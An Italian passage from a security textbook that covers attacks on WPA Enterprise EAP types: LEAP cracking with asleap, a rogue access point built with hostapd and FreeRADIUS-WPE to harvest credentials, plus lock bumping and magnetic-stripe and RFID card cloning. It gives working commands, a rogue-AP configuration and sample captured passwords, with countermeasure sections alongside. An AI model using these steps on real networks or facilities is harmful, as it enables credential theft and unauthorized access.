La protezione WPA Enterprise è molto solida, grazie all'utilizzo di 802.1x, quindi attaccarla significa in realtà attaccare lo specifico tipo di EAP utilizzato dalla rete wireless. Nei prossimi paragrafi esamineremo alcuni tipi comuni di EAP e discuteremo di come sconfiggerli. Come noterete, per ognuno di questi attacchi occorre almeno un client connesso da prendere a bersaglio.

Identificare i tipi di EAP


Per condurre un attacco contro un particolare tipo di EAP dobbiamo prima identificare il tipo di EAP che il client sta utilizzando. Per farlo, osserviamo la comunicazione tra il client e l'access point durante il riconoscimento EAP iniziale. Il riconoscimento EAP viene intercettato sostanzialmente nello stesso modo in cui viene catturato il riconoscimento a quattro fasi WPA-PSK e può essere poi analizzato con un normale strumento di cattura di pacchetti per risalire al client di rete.

Con Wireshark, utilizziamo il filtro “eap” per analizzare solamente il riconoscimento EAP. Wireshark esamina le informazioni importanti e mostra il tipo di EAP nella colonna Info.



Alcuni server RADIUS richiedono che all'inizio del riconoscimento EAP venga presentato un nome utente valido. Questi dati vengono trasmessi senza cifratura dal client al server RADIUS all'interno del frame EAP-Response/Identity. A seconda della configurazione,

questo requisito può consentire all'attaccante di scoprire non solo il nome utente del client che si connette, ma anche il nome del dominio Windows dell'azienda. Scavando un po' più a fondo con Wireshark, scopriamo le informazioni dell'utente:



Popolarità:	8
Semplicità:	8
Impatto:	10
Grado di rischio:	9

La tecnologia wireless LEAP (*Lightweight Extensible Authentication Protocol*) è stata creata e messa sul mercato da Cisco Systems nel Dicembre del 2000. A un esame superficiale LEAP sembrava un tipo di EAP pregevole, facile da mettere in opera per chi progetta le reti e ben commercializzato da Cisco. Purtroppo, iniziando a superare gli strati superficiali del protocollo, gli hacker scoprirono un orribile segreto: LEAP utilizza un challenge e una risposta MSCHAPv2 e li trasmette in chiaro sulla rete wireless. In quasi tutte le situazioni in cui l'attaccante può osservare sia il challenge sia la risposta, è potenzialmente possibile un attacco di forza bruta offline.

asleap

Asleap (willhackforsushi.com/?page_id=41), scritto da Josh Wright, è uno strumento che attacca il challenge e la risposta del riconoscimento EAP che viene eseguito sulle reti wireless che utilizzano LEAP. Asleap prevede una varietà di opzioni, come quelle per creare tabelle arcobaleno, per intercettare il riconoscimento e per specificare challenge e risposta dalla riga di comando. In questo caso indicheremo solamente il file che contiene il riconoscimento EAP intercettato (-r leap.cap) e un elenco di parole (-W password.lst):

```
brad@crax:~ $ asleap -r leap.cap -W password.lst
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "password.lst".
```

Captured LEAP exchange information:

username:	user
challenge:	1ea235a13sc1a80d
response:	243794536654a4694567456f45823bad12ead377844945674
hash bytes:	a242
NT hash:	8846f7eae8fb117ad06bdd830b7586c
password:	password



Protezione di LEAP

LEAP è stato accantonato assieme a WEP ormai da diversi anni. È considerato una specie di ferita per la sicurezza wireless, ma la verità è che con una password estremamente complessa LEAP può essere considerato sicuro. Molto spesso, purtroppo, le persone che scelgono le password non comprendono le conseguenze della scelta di una password debole. È meglio fare in modo che la sicurezza della rete non sia mai nelle mani degli utenti. Affidatela piuttosto a EAP-TTLS o PEAP. Prima, però, ricordate di leggere il paragrafo sulle contromisure, dopo la descrizione del prossimo attacco!



EAP-TTLS e PEAP

<i>Popolarità:</i>	9
<i>Semplicità:</i>	4
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	8

EAP-TTLS e PEAP sono due tra i più comuni tipi di EAP. Operano in modi molto simili, il che significa che gli attacchi cui sono esposti sono sostanzialmente gli stessi. Sia EAP-TTLS sia PEAP istituiscono un tunnel TLS tra il client wireless non autenticato e un server RADIUS sulla rete cablata. L'AP non ha visibilità all'interno del tunnel e si limita a veicolare il traffico tra i due. Il tunnel TLS viene stabilito affinché il client possa trasmettere le credenziali con un *protocollo di autenticazione interno* meno sicuro. Per i protocolli di autenticazione interni sono disponibili numerose opzioni. Si può utilizzare qualsiasi cosa, da MSCHAPv2 (adottato anche da LEAP) a EAP-GTC (password monouso). Dato che nel tunnel è implicito un certo livello di sicurezza, grazie a TLS, i protocolli di autenticazione interni a volte sono in chiaro. Obiettivo dell'attaccante è allora accedere in qualche modo al tunnel e, quindi, ai dati del protocollo di autenticazione interno.

TLS è un protocollo relativamente sicuro, quindi intercettare ciò che transita nel tunnel è attualmente fuori questione. Tuttavia, dato che per loro natura le reti wireless sono estremamente vulnerabili agli attacchi di impersonificazione dell'access point e di tipo man-in-the-middle, è disponibile un'altra opzione. Il trucco consiste nell'impersonare l'AP cui il client obiettivo sta tentando di collegarsi e nell'agire come terminale del tunnel TLS. Se il client è configurato male (caso frequente), non verificherà l'identità del server RADIUS a cui si sta collegando, e ciò darà all'attaccante l'opportunità di presentarsi come server di autenticazione, ovvero di accedere ai dati del protocollo di autenticazione interno.

FreeRADIUS-WPE

FreeRADIUS-WPE (Wireless Pwnage Edition) di Brad Antoniewicz e Josh Wright è una versione modificata del server open source RADIUS. Il server accetta automaticamente tutte le connessioni e registra in un log tutti i dati del protocollo di autenticazione interno. La prima cosa da fare è configurare un access point con lo stesso SSID della rete obiettivo e indirizzarlo al sistema su cui FreeRADIUS-WPE è in esecuzione. Il modo più semplice per farlo consiste nell'utilizzare hostpad. Hostpad trasforma la vostra scheda di rete in un access point, quindi potete eseguire FreeRADIUS-WPE sullo stesso sistema su cui si trova l'AP. Per configurare Hostpad si utilizza un file di configurazione. Riportiamo di seguito un esempio di file di configurazione che indica di accettare le associazioni e di passarle al server RADIUS locale:

```
interface=ath0
driver=madwifi
ssid="CompanyName"
ieee8021x=1
eapol_key_index_workaround=0
own_ip_addr=127.0.0.1
auth_server_addr=127.0.0.1
auth_server_port=1812
auth_server_shared_secret=testing123
wpa=1
wpa_key_mgmt=WPA-EAP
wpa_pairwise=TKIP CCMP
```

Per eseguirlo, è sufficiente fornire a hostapd il nome del file di configurazione (`wpa.conf`) e, optionalmente, indicargli di rimanere in esecuzione in background (-B):

```
brad@crax:~ $ hostapd -B wpa.conf
```

Successivamente, avviate FreeRADIUS-WPE:

```
brad@crax:~ $ radiusd
```

Quando gli utenti si connetteranno, vedrete i dati aggiungersi al file del log (`/usr/local/var/log/radius/freeradius-server-wpe.log`). Notate che, a seconda del protocollo di autenticazione interno utilizzato, il file del log può contenere nomi utente e password in chiaro. Per esempio, PAP e EAP-GTC forniscono dati in chiaro.

```
brad@crax:~ $ tail -f /usr/local/var/log/radius/freeradius-server-wpe.log
pap: Sun Dec 15 09:20:31 2011
```

```

username: funkyjunky\administrator
password: strongpassword9v-doff2kj

gtc: Sun Dec 15 09:25:23 2011

username: funkyjunky\brad
password: 9283010898

mschap: Sun Dec 15 09:28:33 2011

username: rockergina
challenge: c8:ab:4d:50:36:0a:c6:38
response: 71:9b:c6:16:1f:da:75:4c:94:ad:e8:32:6d:fe:48:76:52:fe:d7:68:5f:27:23:77

```

Esaminando il log, vediamo tre utenti che si collegano con tre differenti protocolli di autenticazione interni. Il primo, PAP, è in chiaro, quindi ora siamo in possesso di nome utente e password di un amministratore del dominio “funkyjunky”. Possiamo collegarci alla rete wireless e accedere al dominio Windows! Il secondo è EAP-GTC, comunemente utilizzato per i token di sicurezza o per le password monouso. Anche questi dati vengono trasmessi in chiaro attraverso il tunnel. Se un attaccante riesce a riutilizzare questi dati prima che il codice scada, allora può accedere alla rete wireless. Infine, la terza voce è MSCHAPv2. Poiché questi dati costituiscono un challenge e una risposta, è necessario un ulteriore passo: forzare la password con asleap:

```

brad@crax:~ $ asleap -C c8:ab:4d:50:36:0a:c6:38 -R 71:9b:c6:16:1f:da:75:4c:94:ad:e8:32:6d
:fe:48:76:52:fe:d7:68:5f:27:23:77 -W password.lst
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "wordlist.txt".
      hash bytes:          a3dc
      NT hash:            4ff5acf6c0fce4d5461d91db42bba3dc
      password:           elephantshoe!

```

Protezione di EAP-TTLS PEAP

EAP-TTLS e PEAP possono essere resi sicuri semplicemente selezionando una casella di controllo e compilando un campo di input. Eppure, tutte le volte che ci siamo imbattuti in una rete non sicura gli amministratori ci hanno spiegato che con la casella non selezionata tutto funzionava e che quindi l'avevano lasciata così com'era. Accertatevi che tutti i client wireless che si collegano con EAP-TTLS e PEAP *verifichino il certificato del server*. Selezionando la casella di controllo e definendo il nome del certificato, costringrete i client a ignorare tutti i server RADIUS che non sono esplicitamente autorizzati da voi e, di conseguenza, l'attaccante non sarà in grado di agire come terminale del tunnel TLS.

Riepilogo

I gateway wireless e gli schemi di cifratura a più livelli si sono dimostrati i migliori strumenti di difesa rispetto alla pletora di strumenti di attacco contro le reti WLAN 802.11 che circola su Internet. Per colmo di ironia, nonostante la tecnologia wireless sembri molto differente rispetto agli altri mezzi di comunicazione, il modello in auge nel settore, ovvero

la stratificazione della protezione con più schemi di autenticazione e di cifratura, rimane valido. Elenchiamo di seguito una selezione di ottime risorse Internet da consultare nel caso decidiate di compiere ulteriori ricerche sulla tecnologia wireless:

- **standards.ieee.org/getieee802**. L'IEEE studia e pubblica lo standard per i rice-trasmettitori wireless 802.11, le specifiche per l'utilizzo della banda (in cooperazione con il FCC) e le specifiche generali dei protocolli.
- **bwrc.eecs.berkeley.edu**. Il Berkeley Wireless Research Center (BWR C) è un'eccellente fonte di informazioni sui dispositivi di comunicazione e sulle tecnologie wireless del futuro, specialmente per quanto riguarda i dispositivi con implementazioni di CMOS altamente integrate e basso consumo energetico.
- **l-com.com**. L-com distribuisce le apparecchiature wireless di numerosi produttori, oltre alla propria linea di amplificatori a 2,4 GHz che possono essere utilizzati per le trasmissioni e il cracking su lunghe distanze.
- **drizzle.com/~aboba/IEEE**. La pagina web non ufficiale dedicata alla sicurezza per 802.11. Contiene collegamenti alla maggior parte degli studi sulla sicurezza e a molti siti generici su 802.11.
- **airfart.sourceforge.net**. Airfart è un ottimo strumento per visualizzare e analizzare in tempo reale i pacchetti trasmessi da access point e schede wireless.
- **hpl.hp.com/personal/Jean_Tourrilhes/Linux/Tools.html**. Hewlett-Packard sponsorizza questa pagina piena di strumenti wireless per Linux e di risultati di ricerche. È un'ottima risorsa per tutto ciò che riguarda Linux.
- **wifi-plus.com**. WiFi-Plus è specialista nella progettazione e nella vendita di antenne di alta qualità, con una gamma di antenne capaci di un raggio d'azione superiore a 800 metri.

Capitolo 9

Hacking di dispositivi hardware

In questo libro si discute a lungo delle minacce logiche al software a tutti i livelli, dall'applicazione al sistema, alla rete. E che dire, invece, delle minacce all'hardware e dei meccanismi di protezione fisica per la salvaguardia del patrimonio informativo che esso contiene? Questo capitolo esamina gli attacchi ai meccanismi che proteggono i dispositivi hardware e fornisce un'introduzione ai dispositivi di reverse engineering mirati a sondare in profondità le informazioni memorizzate.

Oggi sono incredibilmente diffusi i dispositivi embedded ricchi di connettività, come l'onnipresente telefono cellulare o il sempre più popolare iPad. In qualunque luogo si trovi, l'utente è in grado di usare lo stesso dispositivo per accedere a più reti tramite mezzi diversi, tra cui GSM, WiFi, Bluetooth e RFID. Sempre più complessi e onnipresenti, nelle case come negli uffici, questi terminali tendono a porre un serio rischio all'interno delle aziende.

Controlli fisici degli accessi e sicurezza dei dispositivi di punti terminali sbarrano il passo agli hacker ben prima che questi riescano a raggiungere un punto di accesso alla rete o a un prompt di login. Capire in che modo gli hacker possano eludere questi meccanismi è un fattore cruciale per aiutare a consolidare i meccanismi di protezione delle infrastrutture.

In questo capitolo vengono presentati esempi di strumenti e tecniche utilizzati normalmente per bypassare la sicurezza hardware e fisica. Iniziamo con una discussione sui metodi per superare le serrature delle porte, passando poi alla clonazione delle carte di accesso di prossimità, quindi agli attacchi rivolti ai dispositivi hardware, tra cui i dischi rigidi protetti da

In questo capitolo

- **Accesso fisico:
giungere alla porta**
- **Dispositivi di hacking**
- **Configurazioni
predefinite**
- **Reverse engineering
di dispositivi hardware**

password e l'USB (*Universal Serial Bus*); concluderemo con una breve introduzione agli strumenti e alle tecniche dei dispositivi di reverse engineering, per illustrare alcuni dei principi fondamentali dell'hacking di dispositivi hardware.

Accesso fisico: giungere alla porta

È ovvio come l'attacco ai dispositivi hardware richieda l'accesso fisico agli stessi. Abbiamo quindi incluso nella discussione sulle tecniche comuni di elusione dei meccanismi di controllo dell'accesso fisico, quello forse più comunemente utilizzato: la porta chiusa a chiave.



Lock bumping

Una delle forme più antiche di sicurezza fisica è la serratura. Tradizionalmente le serrature vengono utilizzate per proteggere porte e sportelli, rack, custodie e pressoché qualsiasi cosa utilizzata per proteggere le infrastrutture informatiche. Le serrature proteggono gli apparati mediante una serie di spine che impedisce al meccanismo di ruotare. Nelle serrature standard sono presenti due serie di spine, quelle del blocchetto e quelle della chiave. Le spine del blocchetto sono mantenute sospese da molle e si spingono verso il basso su quelle della chiave. Quando inserita nella serratura, la chiave spinge le spine contro quelle del blocchetto in modo da allinearle per creare un percorso libero per il meccanismo. Una volta allineate le spine, il meccanismo è libero e la serratura può ruotare. L'utente gira la chiave e la serratura si apre. La Figura 9.1 illustra in sezione una serratura standard, con le spine allineate tramite l'inserimento della chiave.

Il cosiddetto *lock bumping* (en.wikipedia.org/wiki/Lock_bumping) consente a un hacker di usare una singola chiave per aprire pressoché ogni serratura dello stesso tipo. L'operazione si avvale della fisica newtoniana. Il metodo è assai semplice. La chiave standard spinge le spine ad allinearsi correttamente, quindi l'utente può girare la chiave. Una chiave appositamente costruita chiamata *bump key* ha denti posti al di sotto delle spine della stessa. Quando si inserisce una bump key in una serratura standard e la si aziona, ciascuna punta della stessa trasferisce la forza alle spine che si collocano temporaneamente in posizione per una sola frazione di secondo. La finestra di allineamento è sufficiente da consentire alla serratura di girare (ci vuole po' di pazienza e di pratica!). Sono stati sviluppati attrezzi speciali rivolti alle serrature di questo tipo, tuttavia un normale cacciavite o qualunque oggetto in grado di dare un colpetto fermo alla bump key è sufficiente. La Figura 9.2




Figura 9.1 Una sezione trasversale di una serratura standard con la chiave inserita, che illustra l'allineamento delle spine.



Figura 9.2 Una chiave standard (in alto) e una bump (in basso). Notate i denti corti e di altezza uniforme sulla bump key.

mostra il confronto tra una chiave standard e una bump key, evidenziando i denti corti e di altezza uniforme della bump key disegnati per impartire la forza necessaria ad allineare le spine di qualsiasi serratura standard. Le serrature violate in questo modo non lasciano tracce di manomissione e una persona esperta riesce ad aprire una serratura più velocemente di chi utilizza la chiave regolare!

ATTENZIONE

Una serie ripetuta di colpi su una bump key potrebbe danneggiare o anche distruggere una serratura! Utilizzate le bump key solo su serrature di prova e sulle quali siete autorizzati a fare pratica. In alcuni paesi potrebbe essere illegale possedere una bump key.

Contromisure contro le bump key

Sono ben poche le serrature progettate contro l'uso delle bump key. Ancora peggio, un paio di bump key è in grado di aprire quasi il 70 per cento delle serrature usate per proteggere le porte nel Nord America.

Soltanto pochi fornitori di serrature realizzano versioni in grado di resistere a questo tipo di manomissione. Due dei marchi più noti sono Medeco (medeco.com) e Assa Abloy (assaabloy.com/en/com). Utilizzate queste serrature per proteggere beni cruciali e aree estremamente importanti.

Le serrature Medeco aggiungono ulteriore sicurezza adottando una speciale *barra laterale*. Si tratta di una spina aggiuntiva che deve essere allineata per consentire alla serratura di girare. La barra laterale si allinea solo dopo che tutte le altre spine sono state allineate e girate nella giusta angolazione. Questa contromisura supplementare rende assai difficili le pratiche di manomissione sulle serrature Medeco. Tuttavia, una ricerca recente ha mostrato che le serrature Medeco con barra laterale di vecchio tipo possono essere manomesse (cfr. thesidebar.org/insecurity/?p=96).

Tuttavia, non è sufficiente proteggere beni importanti affidandosi alle sole serrature. Tra i più comuni controlli fisici complementari vi sono l'utilizzo di più dispositivi di sbarramento (per esempio, un tastierino numerico o un lettore di impronte digitali, oltre alla serratura standard), e sono raccomandate anche altre soluzioni, quali il monitoraggio video, le guardie e gli allarmi anti intrusione, al fine di ridurre il rischio di elusione dei blocchi fisici citati in precedenza.

SUGGERIMENTO

I morsetti a cavo utilizzati per proteggere i computer portatili sono ancor più vulnerabili da quando un hacker ha mostrato come un lucchetto Kensington possa essere violato in meno di due minuti usando una penna di plastica e il supporto di cartone di un rotolo di carta igienica.



Clonazione delle carte di accesso

Molte strutture protette richiedono l'utilizzo di una speciale carta di accesso, oltre ad altre misure di sicurezza. Queste carte sono generalmente di due tipi: a banda magnetica o RFID (Radio Frequency IDentification, chiamate spesso *carte di prossimità*). In questo paragrafo mostriamo come si crea un clone di ciascun tipo di carta e si sostituiscono quindi le informazioni chiave su quest'ultima con dati personalizzati per ottenere l'accesso fisico alla struttura.

Hacking delle carte a banda magnetica

La maggior parte delle carte a banda magnetica è conforme agli standard ISO 7810, 7811 e 7813, che ne definiscono la dimensione e specificano che la carta deve contenere tre tracce di dati, definite comunemente traccia 1, 2 e 3. Molte carte a banda magnetica non contengono alcuna misura di sicurezza per proteggere i dati memorizzati in esse, che non vengono codificati. Ne risulta che le carte a banda magnetica siano facili da clonare e riutilizzare.

Diversi fornitori offrono strumenti per clonare, alterare e aggiornare i dati memorizzati nelle carte a banda magnetica. Il lettore/registratore illustrato nella Figura 9.3 è disponibile presso makinterface.de, e viene fornito con il software Magnetic-Strip Card Explorer illustrato nella Figura 9.4. Questo strumento consente a chiunque di leggere, scrivere e clonare le carte di accesso. Molte carte contengono dati personalizzati che possono essere alterati per scopi illegali.

La clonazione, l'alterazione e la scrittura di carte a banda magnetica sono processi assai semplici, una volta acquisiti i dati dalla carta originale. Nella Figura 9.4 è illustrato il software Magnetic-Stripe Card Explorer che visualizza i dati della carta nei formati Char, Binary o ISO.

I dati visualizzati dall'Explorer possono contenere parecchie informazioni preziose: Numero ID, numero di serie, codice di previdenza sociale, nome, indirizzo, saldo del conto corrente e tutte le comuni informazioni memorizzate sulle carte a banda magnetica. Questi dati sono spesso scritti in un formato personalizzato e richiedono di essere decodificati in un formato leggibile dagli esseri umani.

Molte volte è sufficiente una rapida analisi dei dati della carta per capire come creare un clone. Molte carte di accesso contengono semplicemente un ID o un altro numero di sequenza. Forzare brutalmente i valori della carta può essere un modo veloce per ottenerne




Figura 9.3 Un lettore/scrittore di card magstripe.




Figura 9.4 Il software Magnetic-Stripe Card Explorer facilita la lettura delle card.

l'accesso a un sistema o bypassare un pannello. Il modo più semplice per analizzare i dati della carta sulle tre tracce, è leggere più carte dello stesso tipo. Una volta acquisiti i dati, utilizzare lo strumento diff per ispezionare visivamente. Se si riesce a mettere in correlazione in quale contesto vengono utilizzati i dati, la decodifica diventa un'operazione banale. Per esempio, qui di seguito sono riportati i dati di due carte diverse (notate che solo alcuni bit differiscono tra le due tracce di dati – sono quelli evidenziati in grassetto).

Card 1: Track 1: 0010000011110001001**010101100011110011000001001**

Card 2: Track 2: 0010000011110001001**0101011000011110011000001001**

Questi bit probabilmente rappresentano i diversi ID della carta. Nell'esempio precedente, possiamo capire che le due carte diverse sono sequenziali e prevedere quale può essere il valore della carta precedente o successiva in base a questo schema.

Scrivere i dati su una carta è un'operazione semplice, come scegliere su quale traccia farlo. L'unica parte complicata è che molte tracce comprendono dati di checksum per verificare che i dati sulla carta siano validi e che questa non sia danneggiata. Se è presente un'operazione di checksum, dovete determinare che tipo di checksum viene adottato, quindi ricalcolarne uno nuovo per poter utilizzare la carta. A volte la carta contiene un'operazione di checksum, che non viene però utilizzata effettivamente dal lettore. La Figura 9.5 mostra il software Magnetic-Stripe Card Explorer mentre scrive i dati sulla carta.




Figura 9.5 Uso di Magnetic-Stripe Card Explorer per scrivere dati personalizzati su una card.

ATTENZIONE

La scrittura dei dati su una carta a banda magnetica può danneggiare potenzialmente la carta di origine, comportando il rifiuto della stessa o il suo malfunzionamento durante l'uso. Utilizzare solo carte usa e getta per le prove o la lettura.

Hacking di carte RFID

I sistemi a banda magnetica sono deprecati a favore di sistemi a carta RFID (cfr. en.wikipedia.org/wiki/RFID per ulteriori dettagli). La tecnologia RFID viene comunemente adottata per fornire l'accesso alle strutture e comincia a essere utilizzata anche nei sistemi di pagamento a livello mondiale. La maggior parte dei sistemi RFID per l'accesso opera su una delle due gamme di frequenza previste: 135 kHz o 13,56 MHz. Proprio come le carte a banda magnetica, molte carte RFID non sono protette e possono essere facilmente clonate per accedere ai sistemi. Sempre più carte RFID iniziano ad adottare meccanismi di cifratura personalizzati e altre misure di sicurezza per ridurre tali rischi. La carta RFID più comune utilizzata attualmente è quella di HID Corp, che utilizza un protocollo proprietario. La ricerca iniziale per la clonazione delle carte HID è stata iniziata da Chris Paget nel 2007, tuttavia non è mai stata pubblicata ampiamente dopo l'invio di una lettera da parte di HID al datore di lavoro di Paget, che accusava quest'ultimo di possibile violazione del brevetto su alcuni materiali utilizzati nella ricerca.

Sono disponibili strumenti sia per leggere sia per imitare le comuni carte RFID. Sono disponibili dispositivi preassemblati e kit presso openpcd.org/ per il lettore, mentre il dispositivo per la clonazione è disponibile presso openpcd.org/openpicc_0.html.

Una versione più avanzata di lettore/registratore RFID è il proxmark3. Si tratta di un dispositivo con una scheda FPGA incorporata che consente la decodifica di vari protocolli RFID. Non è adatto ai principianti ed è anche assai costoso; inoltre richiede l'assemblaggio delle parti e della scheda dei circuiti da parte dell'utente e non è più supportato dal costruttore. Per ulteriori informazioni, potete consultare il sito di proxmark3 presso cq.cx/proxmark3.pl.

Una terza opzione per l'intercettazione e la decodifica del traffico RFID è l'USRP (*Universal Software Radio Peripheral*), che è in grado di intercettare le onde radio grezze, le quali devono poi essere decodificate dall'utente, perciò si tratta anche in questo caso di uno strumento avanzato. Un USRP opportunamente configurato può inviare e ricevere i segnali grezzi sulle normali frequenze RFID, consentendo di intercettare e imitare le carte. Un USRP completamente configurato costa all'incirca mille dollari e il software di decodifica deve essere scritto per ciascun protocollo.

**Contromisure contro la clonazione delle carte di accesso**

Quando si tratta di ridurre gli attacchi di clonazione che abbiamo appena illustrato, nella maggior parte dei casi, siamo purtroppo alla mercé dei fornitori carte di accesso. L'obiettivo iniziale di molti fornitori era di rendere la tecnologia di accesso la più economica possibile e questo a scapito di un'opportuna sicurezza e un'adeguata tecnologia di crittografia. Oggi, l'enorme mole di infrastrutture dei sistemi di accesso esistenti comporta una sostanziale inerzia da parte di questi fornitori a modificare le caratteristiche dei propri sistemi, al fine di combattere questi tipi di attacchi. Con l'esposizione da parte dei ricercatori di ulteriori punti deboli (per esempio, l'attacco ai sistemi a carta Mifare, cfr. [en.wikipedia](http://en.wikipedia.org)).

[org/wiki/MIFARE#Security_of_MIFARE_Classic](#)), aumenta sempre più la pressione esercitata sui fornitori per ottenere una soluzione sicura.

